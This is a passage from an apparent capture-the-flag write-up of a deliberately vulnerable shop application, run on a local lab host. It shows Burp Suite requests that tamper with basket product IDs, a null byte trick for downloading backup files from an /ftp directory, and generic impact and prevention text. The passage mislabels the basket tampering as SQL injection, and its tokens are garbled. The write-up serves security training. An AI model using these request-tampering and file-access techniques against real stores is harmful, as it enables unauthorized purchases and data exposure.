
Pop-up showed up indicating, the challenge has been completed successfully.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is being viewed, which has been modified in the 'Repeater' tab. The original request (line 1) is a standard JSON payload for adding a product to a basket. The modified request (line 15) changes the 'productId' from 5 to 10, effectively adding the 'Christmas Super-Surprise-Box (2014 Edition)' product to the basket. The response pane shows a successful '200 OK' status with a JSON response indicating the product was added to the basket.

```
1 POST /api/BasketItems/ HTTP/1.1
2 Host: 192.168.29.202:3000
3 Content-Type: application/json
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWE1NhJ9.eyJzdWIiOiJ0ZXNtL1wzZGF0Y2l4eSByZC1GMWwiJnA+5hbmLoI1LClJwPpbC161pAmf0mUQ01aNLUNLw0uW1v1cGPz59cxD011MTKjMD12t1d1Y0h3R211u0uNvW11k2E4YjMKc1sJvB0U1JhZ0p111sTnR1bh42VnRv2x1i11v1GpFdxw+22d1uXAl01L0t1uTy41j5u1g21u1ch1zN1s2u1t1yWd1j1s1vNz2p1L381Yspx1y9p1w1zXHv1x0512p1cy14Z02d1m081w4u051v1w1cG00cPN1Y31t1c1s11s1a1l0M00n1211p1ocn1fL1z1c1vNv0dV0t0101j1H010LTy1TE52D040j1H02u1u1UNyAH04PfALLC1cGRnGvK011L1yH0201T653D10)Aw14L1kMCAM0dP0AllC3.Zw11d0V0Q010w1b1Gx1p1y0101EM02d00Ng1u1v4c1GHTc1n7r2PM0N01w0G4k1sZEFc_4rsy1KGDTvchh_77et1xv1u11q5C4n1s1w0Rck2901RL0ab_1sPp1256w0d3t15021c1LPH15795w52duXg5MBc1u1hNw1Exz0Nukgh1z_G0gqAq1XLrBB01h9r1sk1ra1Newv03_am1
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 X-Forwarded-For: 192.168.29.202:3000
10 Origin: http://192.168.29.202:3000/
11 Referer: http://192.168.29.202:3000/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: language=en, cookieconsent_status=dissmiss; token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWE1NhJ9.eyJzdWIiOiJ0ZXNtL1wzZGF0Y2l4eSByZC1GMWwiJnA+5hbmLoI1LClJwPpbC161pAmf0mUQ01aNLUNLw0uW1v1cGPz59cxD011MTKjMD12t1d1Y0h3R211u0uNvW11k2E4YjMKc1sJvB0U1JhZ0p111sTnR1bh42VnRv2x1i11v1GpFdxw+22d1uXAl01L0t1uTy41j5u1g21u1ch1zN1s2u1t1yWd1j1s1vNz2p1L381Yspx1y9p1w1zXHv1x0512p1cy14Z02d1m081w4u051v1w1cG00cPN1Y31t1c1s11s1a1l0M00n1211p1ocn1fL1z1c1vNv0dV0t0101j1H010LTy1TE52D040j1H02u1u1UNyAH04PfALLC1cGRnGvK011L1yH0201T653D10)Aw14L1kMCAM0dP0AllC3.Zw11d0V0Q010w1b1Gx1p1y0101EM02d00Ng1u1v4c1GHTc1n7r2PM0N01w0G4k1sZEFc_4rsy1KGDTvchh_77et1xv1u11q5C4n1s1w0Rck2901RL0ab_1sPp1256w0d3t15021c1LPH15795w52duXg5MBc1u1hNw1Exz0Nukgh1z_G0gqAq1XLrBB01h9r1sk1ra1Newv03_am1
14
15 {
  "productId": 10,
  "basketId": "1",
  "quantity": 3
}
```

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is being viewed, which has been modified in the 'Repeater' tab. The original request (line 1) is a standard JSON payload for placing an order. The modified request (line 15) changes the 'productId' from 10 back to 5, effectively removing the 'Christmas Super-Surprise-Box (2014 Edition)' product from the basket. The response pane shows a successful '200 OK' status with a JSON response indicating the order was placed successfully.

```
1 POST /api/BasketItems/ HTTP/1.1
2 Host: 192.168.29.202:3000
3 Content-Length: 44
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWE1NhJ9.eyJzdWIiOiJ0ZXNtL1wzZGF0Y2l4eSByZC1GMWwiJnA+5hbmLoI1LClJwPpbC161pAmf0mUQ01aNLUNLw0uW1v1cGPz59cxD011MTKjMD12t1d1Y0h3R211u0uNvW11k2E4YjMKc1sJvB0U1JhZ0p111sTnR1bh42VnRv2x1i11v1GpFdxw+22d1uXAl01L0t1uTy41j5u1g21u1ch1zN1s2u1t1yWd1j1s1vNz2p1L381Yspx1y9p1w1zXHv1x0512p1cy14Z02d1m081w4u051v1w1cG00cPN1Y31t1c1s11s1a1l0M00n1211p1ocn1fL1z1c1vNv0dV0t0101j1H010LTy1TE52D040j1H02u1u1UNyAH04PfALLC1cGRnGvK011L1yH0201T653D10)Aw14L1kMCAM0dP0AllC3.Zw11d0V0Q010w1b1Gx1p1y0101EM02d00Ng1u1v4c1GHTc1n7r2PM0N01w0G4k1sZEFc_4rsy1KGDTvchh_77et1xv1u11q5C4n1s1w0Rck2901RL0ab_1sPp1256w0d3t15021c1LPH15795w52duXg5MBc1u1hNw1Exz0Nukgh1z_G0gqAq1XLrBB01h9r1sk1ra1Newv03_am1
14
15 {
  "status": "success",
  "data": {
    "id": "9",
    "productId": 10,
    "basketId": "1",
    "quantity": 3,
    "updated": "2024-12-19T21:52:59.659Z",
    "created": "2024-12-19T21:52:59.659Z"
  }
}
```



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data, such as personal information, financial data, trade secrets, and more.
- the ability to modify or delete data stored in the database.

- the ability to execute arbitrary commands on the underlying system
- the ability to use the attacked server as a launch point for further attacks.
- Damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 30:-




Title: Legacy Typosquatting (Vulnerable Components)



Description:

A Vulnerable Components attack is a type of cyber attack that occurs when an attacker takes advantage of known vulnerabilities in third-party software components that are used by an application or system. These vulnerabilities can include software libraries, frameworks, or other components that are integrated into the system, but are not maintained or patched by the organization.

Steps to Reproduce:

Navigated to the /ftp and downloaded the pakage.json.bak with the method null byte file extension as used in the previous challenge. Then gone through the file dependencies for any leads and googled the new things. Got a dependency named epilogue-js, which is used for Typosquatting training purposes. As we want to report this vulnerability to admin, gone to the feedback section and commented epilogue-js and submitted.
pop-up came showing challenge is completed successfully.





Impact:

A Vulnerable Components attack is a type of cyber attack that occurs when an attacker takes advantage of known vulnerabilities in third-party software components that are used by an application or system. These vulnerabilities can include software libraries, frameworks, or other components that are integrated into the system, but are not maintained or patched by the organization.

The impact of a successful Vulnerable Components attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation

- damage to the integrity of the system and data
- Remote code execution on the server

Preventing Vulnerable Components attacks requires regularly reviewing and monitoring the use of third-party software components, using a software composition analysis tool, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for vulnerability management can also help prevent these types of attacks.

Vulnerability 31:-


Title: Misplaced Signature File (Sensitive Data Exposure)



Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

In the same /ftp got a file suspicious _errors.yaml file which may contains some juicy info. Let's download it with the same null byte extension. After downloading the file got the pop-up showing challenge has been completed successfully. This file only contains method used to detect the errors.





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data

under regulations such as HIPAA, PCI-DSS, and GDPR

Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 32,33:-

Title: a) Nested Easter Egg

b)Easter Egg (Cryptographic Issues)

Description:

Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.


